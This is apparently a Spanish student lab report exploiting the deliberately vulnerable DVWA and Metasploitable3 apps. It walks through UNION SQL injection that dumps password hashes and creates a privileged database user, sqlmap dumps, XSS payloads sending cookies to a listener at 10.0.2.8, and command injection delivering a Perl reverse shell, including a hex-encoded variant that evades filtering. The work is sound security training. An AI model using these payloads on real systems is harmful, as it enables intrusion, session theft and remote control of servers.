Indice

[Enumeración 2](#_Toc159363426)

[Explotación DVWA 4](#_Toc159363427)

[SQL Injection 4](#_Toc159363428)

[Low 4](#_Toc159363429)

[Medium 12](#_Toc159363430)

[Metaexploitable3 – SQL Injection – Mejor hecho 13](#_Toc159363431)

[SQL Injection Blind 17](#_Toc159363432)

[Low 17](#_Toc159363433)

[Medium 20](#_Toc159363434)

[XSS Reflejado 21](#_Toc159363435)

[Low 21](#_Toc159363436)

[Medium 23](#_Toc159363437)

[XSS Almacenado 24](#_Toc159363438)

[Low 24](#_Toc159363439)

[Medium 26](#_Toc159363440)

[Command Injection 27](#_Toc159363441)

[Low 27](#_Toc159363442)

[Medium 30](#_Toc159363443)

[File Upload 31](#_Toc159363444)

[Low 32](#_Toc159363445)

[Medium 33](#_Toc159363446)

[Conclusión 36](#_Toc159363447)

# Enumeración

Una de las herramientas para realizar la enumeración es dirsearch, la cual dispone de un diccionario por defecto.

Texto

Descripción generada automáticamente

Otra herramienta sería Dirbuster, la cual tiene una interfaz gráfica y por cambiar voy a usar esta. Que a demás me ha parecido super potente.

Para configurarla simplemente se rellenan los campos y ya se puede comenzar la enumeración.

Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

Descripción generada automáticamente

Tabla

Descripción generada automáticamente

Una vez terminado se puede generar el informe de la ejecución.

Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

Descripción generada automáticamente

**Informe adjunto en la práctica.**

# Explotación DVWA


## SQL Injection

Un ataque de SQLI ocurre cuando un atacante inserta código SQL en una entrada de datos a fin de manipular la consulta SQL que se manda a la base de datos. Las entradas podrían ser campos de formularios web o parámetros de una URL.

El carácter por definición para este tipo de inyección es la comilla simple ‘.

### Low


Para detectar que la web es vulnerable a SQL Injection basta con colocar una comilla en el input del formulario que muestra la web.



La cual, al clicar en submit arroja un error relacionado con la sintaxis de una sentencia SQL.

* You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1

Además, para este caso incluso está arrojando información de que el SGBD es MariaDB.



Bien, como ya se sabe que la web es vulnerable a SQL Injection voy a ver cómo funciona la web de forma normal.

La web requiere la introducción de un ID. Cabe la posibilidad de que el campo ID de la tabla a consultar sea de tipo autoincremental, por lo que voy a introducir algunos ID para verificar el funcionamiento.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Para el ID 1 está arrojando los campos de nombre y apellido resultantes de una consulta de base de datos, por lo que se puede determinar que la consulta está relacionada con dos campos de la base de datos.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Si busco por el ID 2 se podría deducir que, seguramente, el campo ID es de tipo auto incremental.

Ahora me gustaría ver si el SGBD se tragaría una consulta como la siguiente:

* Select, campo1,campo2 from tabla where id = ‘1’ OR ‘1’ = ’1’;

Donde 1 = 1 daría como resultado True sin ningún campo a comprobar, mostrando de esta toda la información de la tabla, ya que en Tautología cualquier cosa o True = True.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Como se puede apreciar, efectivamente se muestra toda la información de la tabla. Además, como el valor de ID es auto incremental se puede verificar que solamente existen 5 tuplas en la tabla a consultar si se realiza una consulta legítima al ID 5 e ID 6.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto, Aplicación


Descripción generada automáticamente con confianza media

Antes de seguir con la explotación me gustaría explicar la SQL Injection basada en UNION:

* Cuando se utilizan consultas SQL para mostrar datos en una página web dinámica, a menudo se utilizan consultas del tipo "SELECT" para recuperar información de la base de datos y mostrarla al usuario. La cláusula "UNION" en SQL permite combinar los resultados de dos o más consultas en una sola tabla de resultados. Los atacantes pueden abusar de esta funcionalidad para realizar ataques de inyección de SQL.
* El ataque de inyección de SQL basado en Union generalmente implica dos pasos:
  1. **Identificar el número de columnas:** El atacante envía una serie de consultas manipuladas para determinar el número de columnas en la consulta original. Esto se logra mediante la inclusión de "UNION SELECT" seguido de un número de columnas, incrementando gradualmente hasta que la consulta no produzca un error. Por ejemplo, si la consulta original selecciona datos de 3 columnas, el atacante enviará una consulta similar a: UNION SELECT null,null,null--(o #).
  2. **Extraer datos:** Una vez que el atacante conoce el número de columnas, puede comenzar a extraer datos reemplazando las columnas de la consulta original con los datos que desean recuperar. Por ejemplo, si la consulta original selecciona datos de tres columnas, el atacante podría enviar una consulta similar a: UNION SELECT username, password, NULL FROM users-- para recuperar nombres de usuario y contraseñas de la tabla de usuarios.

Conociendo un poco mejor esta técnica procedo a explotarla. Por lo que, siguiendo el paso número uno, lo primero que hay que hacer es verificar el número de columnas a las que se puede consultar.

* 1'OR'1'='1' UNION SELECT null;# -- ERROR




* 1'OR'1'='1' UNION SELECT null,null;# -- SUCCESS

Imagen que contiene Tabla

Descripción generada automáticamente

* 1'OR'1'='1' UNION SELECT null,null,null;# -- ERROR



El dato del número de columnas a tratar ya se conocía, pero siguiendo la metodología se ha verificado al 100% que los datos a consultar solamente pueden ser dos.

Como la primera consulta arroja muchos resultados voy a dejar de utilizar el operador OR 1 = 1, ya que me es irrelevante para las siguientes consultas.

* 0' UNION SELECT null,null;#

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Para acabar de verificar el funcionamiento de la sentencia UNION se pueden introducir funciones SQL en cualquiera de los null, como por ejemplo database() y user(). Obteniendo el resultado de la base de datos sobre la que se está actuando y el usuario que la controla.

* 0' UNION SELECT database(),user();#

Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

Descripción generada automáticamente

Para tener más conocimiento sobre lo que quiero consultar he instalado un servicio MySQL en mi máquina para ir viendo las posibilidades y lo que hace cada ejecución.

Como no se puede ejecutar la sentencia select show tables para listar las tablas existentes se puede recurrir a consultar INFORMATION\_SCHEMA.Tables.

Muestro el resultado físicamente:

Tabla

Descripción generada automáticamente

Con lo que, a fin de saber las posibles tablas asociadas a X esquema se puede ejecutar un SELECT TABLE\_SCHEMA, TABLE\_NAME from INFORMATION\_SCHEMA.Tables.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Para ejecutarlo en el sistema víctima quedaría algo así:

* 0' UNION SELECT TABLE\_SCHEMA, TABLE\_NAME FROM INFORMATION\_SCHEMA.Tables;#

Imagen que contiene Tabla

Descripción generada automáticamente

Con esto ya tengo la información de que el esquema dvwa (que coincide con el nombre de la web) tiene dos tablas:

1. guestbook
2. users

Ahora quiero sacar los nombres de las columnas que tiene la tabla, para encontrar esa información puedo consultar la tabla INFORMATION\_SCHEMA.columns.

Para realizar esta tarea voy a consultar primero en mi base de datos para tratar de entender cómo está organizada esta información.

Interfaz de usuario gráfica

Descripción generada automáticamente con confianza media

Para esta consulta de aquí ya se puede ver que se puede filtrar tanto por table\_name como por table\_schema para afinar la consulta.

Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

Descripción generada automáticamente

Como se puede observar, solo filtrando por TABLE\_NAME puede dar una salida no esperada, ya que la tabla users podría estar presente en más de un esquema, por lo que se debe filtrar también por esquema.

Interfaz de usuario gráfica, Aplicación

Descripción generada automáticamente

La anterior consulta sí que da el resultado esperado, solo faltaría sacar solamente la información de COLUMN\_NAME.

Adaptando la sentencia quedaría de la siguiente forma para realizar la inyección:

* 0' UNION select null, COLUMN\_NAME from INFORMATION\_SCHEMA.columns where TABLE\_NAME = 'users' and TABLE\_SCHEMA = 'dvwa';#

Patrón de fondo

Descripción generada automáticamente con confianza baja

Bien, ahora si quiero consultar el nombre de usuario y la contraseña solamente tengo que ejecutar la búsqueda con la siguiente inyección:

* 0' UNION select user, password from users;#

Patrón de fondo

Descripción generada automáticamente

Perfecto! Ya se puede observar que el usuario con ID = 1 es el usuario admin. El problema es que la contraseña está encriptada. Aun así la vulnerabilidad funciona.

Si copio la contraseña de admin, por ejemplo, y la pego en Google, se puede observar que el método criptográfico usado para asegurar la información es MD5, el cual ya no es seguro hoy en día, pudiendo conseguir la contraseña sin dificultad.

Interfaz de usuario gráfica, Texto, Aplicación, Chat o mensaje de texto

Descripción generada automáticamente

Voy a probar con el usuario pablo:

* MD5: 0d107d09f5bbe40cade3de5c71e9e9b7
* letmein

Interfaz de usuario gráfica, Aplicación

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

### Medium

Para Medium hay dos diferencias notables.

La primera es que hay un select para introducir el valor que se manda en la consulta, el cual contiene cuatro opciones.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Pantalla de computadora con letras

Descripción generada automáticamente con confianza media

El funcionamiento de este select es sencillo, contiene 4 opciones y manda el atributo value al método POST de la web.

Para hacer la inyección SQL se puede modificar el valor del atributo value de la opción que se desea seleccionar introduciendo el contenido de la inyección o modificar el método de introducción para poner un input de tipo text, que es la opción a la que opto.

Imagen que contiene Escala de tiempo

Descripción generada automáticamente

Realizando este cambio en el inspector del navegador ya tengo disponible un input text sobre el que trabajar.

Interfaz de usuario gráfica, Texto

Descripción generada automáticamente con confianza media

Ahora, se está consultando por el número de ID, por lo tanto el carácter comilla genera si o si un error en la consulta, por lo que el método de inyectar el código SQL es el mismo que el anterior pero sin la comilla inicial.

* 0 UNION select user, password from users;#

Imagen que contiene Texto

Descripción generada automáticamente

### Metaexploitable3 – SQL Injection – Mejor hecho

La web payroll\_app.php abre una web con un formulario que pide usuario y contraseña, pero no parece ser un login de acceso a otro sitio, sino una simple consulta SQL, ya que cuando introduzco user:admin password:admin la web muestra un mensaje de bienvenida con lo que parece ser la cabecera de una tabla.

Interfaz de usuario gráfica

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

En la práctica de Metaexploitable no había probado la sentencia de OR 1 = 1, quiero aprovechar y probar a ver cómo funciona.

Interfaz de usuario gráfica

Descripción generada automáticamente

**El resto está casi bien, exceptuando de que no se comenta el texto que hay detrás a fin de evitar errores, una buena práctica es comentar el contenido posterior a la inyección para evitar problemas.**

**La web Payroll\_app.php es bastánte más crítica, ya que permite una inyección SQL sin límite de campos, ni límite de consultas o sentencias, pudiendo realizar incluso todas las acciones en una sola inyección, además sin límite, ya que el usuario de la base de datos que maneja esta aplicación es el usuario root.**

**Tabla

Descripción generada automáticamente**

* ‘; show tables;--

Tabla

Descripción generada automáticamente

Y aquí está el resultado, la inyección ha funcionado, mostrando un listado de tablas disponibles en la cual solo existe la tabla users.

Ahora me gustaría consultar por completo la tabla users para ver si el diseño del script de php muestra el contenido de toda la tabla.

* CORREGIDO: ’; select \* from users;’--

Tabla

Descripción generada automáticamente

Con esto consigo los datos de todas las tablas.

Crear un usuario con permisos de administrador:

* CORREGIDO: '; CREATE USER 'root\_continuum'@'localhost' IDENTIFIED BY 'alumno01';--

Tabla

Descripción generada automáticamente

Parece que ha funcionado, voy a escribir todos los comandos restantes en la inyección SQL e intentar acceder a PhpMyAdmin.

* CORREGIDO: '; GRANT ALL PRIVILEGES ON \* . \* TO 'root\_continuum'@'localhost'--
* CORREGIDO: '; FLUSH PRIVILEGES;--

El resultado de la inyección es el siguiente:

Interfaz de usuario gráfica, Sitio web

Descripción generada automáticamente

Interfaz de usuario gráfica, Aplicación

Descripción generada automáticamente

## SQL Injection Blind

En este tipo de ataques de SQL Injection se juega con verdaderos o falsos, por lo que no se ve el error en la base de datos o el resultado de lo que se está haciendo. Si coloco valores de los ID que existe o no en la base de datos, la web responde indicando si existe o no.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto

Descripción generada automáticamente

### Low

Para comprobar la explotabilidad de esta vulnerabilidad se puede probar a ejecutar 6’ OR ‘1’ = ‘1’;# donde se recibiría un valor false, pero luego un valor true, dando como resultado False OR True = True en Tautología.

Imagen que contiene Texto

Descripción generada automáticamente

El problema de extraer datos con el método Blind de una base de datos mediante inyección es que la web no muestra los resultados de las consultas, por lo que, la manera de extraer datos con este tipo de inyección es mediante la comparativa de códigos ASCII, obteniendo carácter a carácter resultados de consultas y comparándolos en bucle contra el valor de un carácter ASCII para saber si es mayor o igual al carácter a comprobar en esa vuelta, para ir acotando la búsqueda del carácter hasta dar con el que es igual al carácter consultado.

Es un poco complicado de entender, pero tiene su lógica, sobre todo si ya has desarrollado los típicos programitas para búsquedas por acotación.

Te copio la chuleta 😉sirvió bastante.

Interfaz de usuario gráfica

Descripción generada automáticamente con confianza media

Para la extracción voy a usar la herramienta sqlmap.

SQLmap es una herramienta de código abierto muy poderosa que se utiliza para realizar pruebas de penetración y encontrar vulnerabilidades de inyección de SQL en aplicaciones web. Fue desarrollada en Python y ofrece una amplia gama de funcionalidades para detectar y explotar vulnerabilidades de SQL injection de manera automatizada.

Algunas de las características principales de SQLmap incluyen:

* **Detección automática de vulnerabilidades:** Puede detectar automáticamente diferentes tipos de vulnerabilidades de inyección de SQL en una aplicación web, incluyendo inyección de SQL basada en errores, inyección de SQL basada en booleanos, inyección de SQL basada en tiempo, entre otras.
* **Soporte para diversos tipos de bases de datos:** Es compatible con una amplia gama de sistemas de gestión de bases de datos (DBMS), incluyendo MySQL, PostgreSQL, Microsoft SQL Server, Oracle, SQLite, entre otros.
* **Enumeración y extracción de datos:** Puede enumerar bases de datos, tablas y columnas en una base de datos vulnerable. También puede extraer datos sensibles de la base de datos, como nombres de usuario, contraseñas, información personal, entre otros.
* **Soporte para diversos tipos de técnicas de inyección de SQL:** Es capaz de utilizar una variedad de técnicas de inyección de SQL para explotar vulnerabilidades, incluyendo inyección de SQL basada en errores, inyección de SQL basada en booleanos, inyección de SQL basada en tiempo, entre otras.

Hay que prestar atención a las acciones que se quieren realizar con SQLmap, ya que si no se sabe qué es lo que va a realizar la ejecución puede causar daños en la base de datos.

La configuración de SQLmap puede ser muy tediosa, en una situación más holgada me pararía a trastear la herramienta para comprobar cómo funciona y lo documentaría, pero la práctica anterior me llevó más tiempo de lo esperado y voy bastante justo de tiempo. Por ello voy a replicar el método visto en la masterclass.

Para comenzar voy a activar el intercept de Burp y capturar la petición GET que se manda a la web y guardarla en mi sistema.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Con esto ya se puede compartir el fichero donde se ha guardado la petición a fin de obtener información sobre la base de datos y las vulnerabilidades asociadas.

* sqlmap -r blind\_SQL\_low.txt –dbs

Texto

Descripción generada automáticamente

Lo siguiente que se puede hacer es dumpear toda la base de datos dvwa para ver toda su información, algo que sin una herramienta sería tarea imposible para esta vulnerabilidad.

* sqlmap -r blind\_SQL\_low.txt -D dvwa –dump

Imagen que contiene Tabla

Descripción generada automáticamente

[…]

Además de eso, SQLmap otorga la opción de procesar los hashes de las contraseñas con un diccionario para tratar de conseguir las contraseñas.

Interfaz de usuario gráfica

Descripción generada automáticamente

### Medium

La versión médium para esta vulnerabilidad tiene los mismos efectos que la versión Medium en la sección anterior de SQL Injection. Se trata de que en vez de existir un INPUT de tipo text existe un SELECT con diferentes opciones y la petición es mediante POST en vez de GET.

Para la comprobación de la existencia de esta vulnerabilidad se pueden replicar los pasos de SQL Injection – Medium, pero la explotación con SQLmap es exactamente la misma.

Se captura la petición POST, se guarda en blind\_SQL\_medium.txt y se realizan las comprobaciones.

Interfaz de usuario gráfica, Texto

Descripción generada automáticamente

Texto

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto

Descripción generada automáticamente

Texto

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto

Descripción generada automáticamente

Texto

Descripción generada automáticamente con confianza baja

## XSS Reflejado

Csoss-Site Scripting es una vulnerabilidad de seguridad en aplicaciones web que permite a un atacante insertar código malicioso (generalmente JavaScript) en páginas web vistas por otros usuarios. En concreto, el Reflejado se ejecuta una sola vez en el navegador de la víctima, ya que este no tiene ningún tipo de persistencia en la aplicación web, en caso contrario se trataría de XSS Persistente.

Dada su naturaleza no persistente, para realizar un ataque XSS Reflejado haría falta que, mediante ingeniería social, el usuario haga click sobre un enlace que le mandemos, ya que el script puede ir embebido en la URL, como se puede ver a continuación:



### Low

Para mi este es uno de los ataques más sencillos que hay, se puede realizar en algún input de un formulario como este:

Interfaz de usuario gráfica, Aplicación

Descripción generada automáticamente

Dada la naturaleza de la vulnerabilidad se podría verificar que la web es vulnerable ejecutando una simple comprobación como esta, ya que se está ejecutando en el navegador:

* <script>alert(‘Has sido hackiado’)</script>

Esto mostrará un popup con un textbox que dice Has sido hackiado, por lo tanto la web es vulnerable y se podría, por ejemplo, robar las coockies del usuario que ejecuta la URL maliciosa.

Forma

Descripción generada automáticamente con confianza media

Para este escenario he preparado una web que escucha en el puerto 8081 de mi máquina y contiene el fichero xss\_logger.php con el siguiente contenido:

Captura de pantalla de un celular

Descripción generada automáticamente

Este fichero recibe y procesa la información recibida por el método GET, el cual serán los datos de una coocke y los registra en un archivo llamado log.txt

Bien, una vez que está el servicio corriendo, ya se podría enviar la URL maliciosa a una víctima y recibir su coockie.

* http://172.17.0.2/vulnerabilities/xss\_r/?name=%3Cscript%3E+var+i+%3D+new+Image%28%29%3B+i.src%3D%22http%3A%2F%2F10.0.2.8%3A8081%2Fxss\_logger.php%3Fresult%3D%22%2Bdocument.cookie%3B+%3C%2Fscript%3E#

Como se puede apreciar, la URL es un poco extensa y fiable, pero se puede acortar con algún tipo de servicio que permita esto.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

La víctima no se percataría que yo, accediendo al log.txt encuentro su coockie de sesión en la web podría robar su sesión.

Texto

Descripción generada automáticamente

### Medium

Al enviar los datos a la web, esta comprueba que exista la etiqueta <script> y si existe la reemplaza por una cadena vacía. Para explotar esta vulnerabilidad en el nivel medio se puede introducir la etiqueta <SCRIPT> en mayúscula, ya que PHP es keysensitive.

* <SCRIPT> var i = new Image(); i.src="http://10.0.2.8:8081/xss\_logger.php?result="+document.cookie; </script>

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Texto

Descripción generada automáticamente

## XSS Almacenado

El Cross-Site Scripting almacenado tiene el mismo efecto que el reflejado, solo que el código malicioso queda almacenado en el recurso que utiliza la web para asegurar la persistencia. De tal modo que cada vez que un navegador obtiene la información con el código malicioso, este lo ejecutará, haciendo esta cualidad del XSS Almacenado sumamente más potente que el Reflejado. Además, gracias a la persistencia en la aplicación web, no requiere del uso de ingeniería social para llevar a cabo un ataque.

El XSS Almacenado puede utilizarse dentro de foros o chat como este:

Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

Descripción generada automáticamente

### Low

Voy a aprovechar que tengo el servicio web para almacenar las coockies levantado para mostrar esta vulnerabilidad.

Una característica de esta vulnerabilidad es que se pueden almacenar varios scripts en la web, ejecutándose todos y cada uno de ellos al cargarse, para mostrar esta característica puedo colocar dos alertas a fin de ver los popups.

Como se puede apreciar, el Input text no me deja escribir más de 50 caracteres, pero esta limitación se puede quitar inspeccionando el código fuente de la web y quitando esta restricción.

Interfaz de usuario gráfica, Texto, Aplicación, Chat o mensaje de texto

Descripción generada automáticamente



Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Al cargar la página salta el primer popup y luego el segundo.

Aplicación

Descripción generada automáticamente con confianza baja

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Voy a hacer la misma inyección que para el reflejado.

Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

Descripción generada automáticamente

Ahora lo que voy a hacer es logear con otro usuario, aprovechando que tengo los usuarios y contraseñas de la explotación de SQL Injection y entraré al chat o foro.

Al entrar con el otro usuario al foro compruebo mi log.txt y se puede observar otra coockie diferente.

Texto

Descripción generada automáticamente

### Medium

Para el caso del XSS almacenado, el nivel medio aplica la función de php addslashes($message) para añadir una barra invertida a los caracteres especiales a la hora de guardar la información en la base de datos, algo que impide realizar la inyección por el cuerpo del mensaje, pero en el campo nombre se repite el replace de <script> por una cadena vacía, lo que lo convierte de nuevo en vulnerable.

Interfaz de usuario gráfica, Texto, Aplicación, Correo electrónico

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto, Aplicación, Sitio web

Descripción generada automáticamente

## Command Injection

Un ataque Command Injection ocurre cuando un sistema permite que un usuario ingrese comandos de sistema operativo a través de un formulario web u otra entrada de usuario, y luego ejecuta esos comandos en el servidor. Esto puede permitir a un atacante ejecutar comandos arbitrarios en el sistema afectado.

Los atacantes pueden aprovechar esta vulnerabilidad para realizar una variedad de acciones maliciosas, como obtener acceso no autorizado al sistema, modificar datos, robar información confidencial o incluso tomar el control total del servidor.

Lo primero que hace falta saber para explotar esta vulnerabilidad es el tipo de Sistema Operativo en el que corre la aplicación web, este dato se podría conocer con un escaneo de NMAP por ejemplo.

Para la explotación de esta vulnerabilidad se puede hacer uso de operadores comúnmente usados para la concatenación de comandos en el SO.

Windows/Linux:

* **‘|’:** Este operador se utiliza para redirigir la salida de un comando como entrada al siguiente comando
* **‘&’:** Este operador permite ejecutar un comando en segundo plano, lo que significa que el siguiente comando se ejecutará simultáneamente con el primero.
* **‘&&’:** Este operador ejecuta el segundo comando solo si el primero se ejecuta correctamente (sin errores).
* **‘||’:** Este operador ejecuta el segundo comando solo si el primero falla (arroja un error).
* **‘;’:** Este operador simplemente separa los comandos, ejecutándolos uno después del otro, independientemente del resultado del comando anterior.

### Low

Para la explotación de esta vulnerabilidad se presenta un escenario en el cual la web tiene un “servicio” de Ping. Este servicio requiere de la introducción de una IP por parte del usuario que la web mandará a ejecutar al sistema operativo subyacente, ejecutando ping -c 4 a la ip proporcionada por el usuario.

Imagen que contiene Texto

Descripción generada automáticamente

Para este caso el SO subyacente es Linux, por lo que ya podría probar si la inyección funciona.

* 10.0.2.15;whoami

Imagen que contiene Texto

Descripción generada automáticamente

Como el resultado de ping no me interesa puedo colocar null en dicho campo y luego realizar la inyección, comprobando que solo se transmite la salida del primer canal del output resultante de la ejecución comando, pero no el segundo, que sería el de errores. Además agiliza el proceso, ya que no hay que esperar la respuesta a los cuatro paquetes del ping.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente con confianza media

El funcionamiento de los operadores es fácilmente predecible si se conoce su función, por lo que he preparado una inyección para realizar un reverse Shell, pero antes de eso hay que verificar qué binarios podríamos ejecutar para realizar esta función.

Empiezo por lo más fácil, NetCat.

* Null; ls /usr/bin | grep "nc" 🡪 Negativo

Interfaz de usuario gráfica, Texto

Descripción generada automáticamente con confianza media

Sigo con Perl.

* Null; ls /usr/bin | grep "perl"

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Perfecto. Perl se puede ejecutar, así que hago un estudio de como realizar un Reverse Shell con Perl y mando la inyección.

* null || echo 'Levantando la escucha'; perl -e 'use Socket;$i="10.0.2.8";$p=1234;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};' & echo 'Comprueba la conexion'
  + ES IMPORTANTE EJECUTAR PERL EN SEGUNDO PLANO, YA QUE SI NO QUEDARÍA EL INUTILIZADA LA WEB AL NO RECIBIR UNA RESPUESTA.

Bien, una vez preparada la ejecución primero hay que levantar el puerto a la escucha en mi máquina.

* Nc -lvp 1234

Texto

Descripción generada automáticamente

Una vez a la escucha procedo a mandar la inyección.

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Texto

Descripción generada automáticamente

Y con esto vulnerabilidad explotada.

### Medium

La diferencia que tiene el nivel medio con el bajo es que no se puede incluir ‘&&’ ni ‘;’, pero si todos los demás.

Esto supone un problema a la hora de realizar un reverse Shell, ya que DVWA la tengo desplegada en un contenedor de Docker, por lo que no hay acceso mas que a los binarios que viene por defecto en el contenedor.

No puedo ejecutar netcat para realizar la conexión, tampoco puedo pasar scripts, ya que contienen el carácter ‘;’, tampoco puedo montar un servicio web que contenga el script y descargarlo para luego ejecutarlo, ya que no tiene instalado wget ni curl…

Pero aquí la imaginación juega el papel determinante, me encuentro en una encrucijada porque haga lo que haga el carácter ‘;’ me está complicando la vida.

¡AHORA! Si mando el código del script de Perl en formato Hexadecimal y luego lo decodifico enviando por medio del operador | para acabar guardando un archivo rshell.perl utilizando el operador > tendría el script de perl guardado en el sistema de la víctima. De esta forma no se enviaría el carácter ‘;’ de forma explícita.

* Null || echo "75736520536f636b65743b24693d2231302e302e322e38223b24703d313233343b736f636b657428532c50465f494e45542c534f434b5f53545245414d2c67657470726f746f62796e616d6528227463702229293b696628636f6e6e65637428532c736f636b616464725f696e2824702c696e65745f61746f6e282469292929297b6f70656e28535444494e2c223e265322293b6f70656e285354444f55542c223e265322293b6f70656e285354444552522c223e265322293b6578656328222f62696e2f62617368202d6922293b7d3b" | perl -ne 's/([0-9a-f]{2})/print chr hex $1/gie' > rshell.perl

Texto, Correo electrónico

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente

Interfaz de usuario gráfica, Texto, Aplicación

Descripción generada automáticamente con confianza media

Tras eso, lo único que tendría que hacer es poner el puerto a la escucha y ejecutar perl rshell.perl en segundo plano.

* Null || perl rshell.perl & echo ‘Revisa la conexión’

Texto

Descripción generada automáticamente

Texto, Tabla

Descripción generada automáticamente con confianza media

Texto

Descripción generada automáticamente

## File Upload

La subida de ficheros puede suponer una vulnerabilidad crítica, ya que se pueden realizar varios ataques a través de ficheros subidos a la web.

Algunas de las vulnerabilidades más que puede suponer la subida de archivos son las siguientes:

1. **Ejecución de código arbitrario:** Si un sistema no valida adecuadamente los archivos cargados, un atacante puede subir un archivo que contiene código malicioso, como scripts PHP, que luego se ejecutarán en el servidor cuando se acceda al archivo cargado.
2. **Inclusión de archivos:** Un atacante puede cargar un archivo que se utilizará como parte de una inclusión de archivos (por ejemplo, en PHP include o require), lo que puede conducir a la ejecución de código no deseado.
3. **Desbordamiento de almacenamiento:** Si no se limita el tamaño de los archivos que se pueden cargar, un atacante puede cargar archivos grandes que podrían agotar el espacio de almacenamiento disponible en el servidor o provocar un desbordamiento de memoria.
4. **Vulnerabilidades de sobrescritura de archivos:** Un atacante puede cargar un archivo con el mismo nombre que un archivo existente en el servidor, lo que puede conducir a la sobrescritura de archivos importantes o sensibles.
5. **Vulnerabilidades de enumeración de directorios:** Si el sistema no protege adecuadamente los archivos cargados, un atacante puede usar la carga de archivos para enumerar directorios en el servidor y descubrir información sensible sobre la estructura de archivos y directorios.

### Low

Para este ejemplo voy a realizar una enumeración completa de todo el entorno web, mostrando absolutamente todas las rutas a ficheros que contiene DVWA.

Para hacer esta enumeración he construido un fichero enumeración.php el cual va a ser subido a la web para poder acceder a ese recurso más tarde.

Texto

Descripción generada automáticamente

Texto

Descripción generada automáticamente con confianza baja

Una vez subido el archivo, ya puedo abrirlo accediendo a /hackable/uploads/enumeracion.php

Interfaz de usuario gráfica, Aplicación

Descripción generada automáticamente

Y con esto tengo la enumeración de DVWA por completo.

### Medium

En este nivel solo se admiten archivos con un Content-Type para imáges en JPEG o PNG.

El encabezado Content-Type en una solicitud HTTP indica al servidor el tipo de datos que se está enviando en el cuerpo de la solicitud o la respuesta.

Tiene varias utilidades importantes:

